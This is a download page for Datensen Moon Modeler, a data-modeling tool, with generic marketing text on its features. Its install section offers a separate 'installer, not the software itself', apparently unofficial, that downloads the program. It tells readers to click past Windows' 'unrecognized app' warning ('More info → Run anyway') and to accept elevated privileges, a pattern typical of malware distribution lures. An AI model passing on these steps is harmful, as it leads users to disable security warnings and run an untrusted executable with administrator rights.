Overview

Datensen Moon Modeler is a versatile visual modeling tool designed to simplify the design, documentation, and maintenance of data structures and APIs. With an intuitive interface that appeals to both developers and data architects, the software helps teams visualize relationships, validate schemas, and generate artifacts used in deployment and documentation. It supports a wide range of database systems and modern data formats, making it a strong fit for diverse projects.
What the product does
The core purpose of Datensen Moon Modeler is to turn abstract data requirements into clear, maintainable models. Users can create entity relationship diagrams, map JSON structures, design document and column family models, and prototype API contracts. The tool bridges the gap between conceptual design and implementation by producing SQL, migration scripts, and model exports that accelerate handoffs between design and engineering teams.
How it operates
Datensen Moon Modeler operates through a graphical canvas where entities, collections, and types can be added and connected with relationships. Drag and drop editing, contextual inspectors, and inline property editors reduce effort when refining models. Reverse engineering capabilities enable teams to import existing schemas from live databases, while forward generation produces DDL or model files for deployment. Built-in validation checks identify common modeling mistakes and inconsistencies, and export options create visuals and documentation for stakeholder review.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Datensen Moon Modeler 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Key Features
- Interactive diagram editor with support for entities, relationships, and nested structures
- Reverse engineering from relational and NoSQL databases to generate base models
- Forward engineering to produce SQL DDL, migration scripts, and model files
- JSON and document model support for modern data stores and APIs
- GraphQL schema visualization and mapping tools
- Customizable templates for consistent naming and type definitions
- Validation rules and model checks to catch design issues early
- Export options including PNG, SVG, PDF, and model format files for documentation
- Collaboration-friendly features such as model version notes and change tracking
- Integrations with source control systems and common developer workflows
Advantages
Using Datensen Moon Modeler speeds up the design cycle by providing clear visuals that communicate structure and intent. Teams benefit from reduced errors because models are validated before deployment and artifacts are generated consistently. Documentation is easier to maintain, since exports and diagrams reflect the current model state and can be refreshed as the design evolves. The tool also supports cross-disciplinary collaboration: DBAs, backend engineers, and product owners can review the same diagrams and reach alignment faster. For organizations working with both relational and schema-less systems, the unified modeling approach helps standardize practices across platforms.
Typical Applications
- Designing new database schemas and documenting relationships
- Mapping JSON structures and document collections for NoSQL stores
- Prototyping GraphQL types and visualizing API contracts
- Reverse engineering legacy databases to create modernization roadmaps
- Generating SQL DDL and migration scripts for deployment teams
- Creating visual documentation for onboarding and compliance reviews
- Modeling data flows for integration and ETL planning
- Using templates to enforce naming conventions and data standards
Closing Remarks
Datensen Moon Modeler offers a balanced mix of visualization, automation, and validation that makes it easier to move from concept to implementation. Its support for different data paradigms means it can be adopted across modern projects where relational and document models coexist. Whether the goal is to accelerate development, improve documentation, or reduce deployment risks, the tool provides features that help teams work more efficiently. For teams focused on model-driven design, it provides a reliable environment to define, share, and evolve data models over time.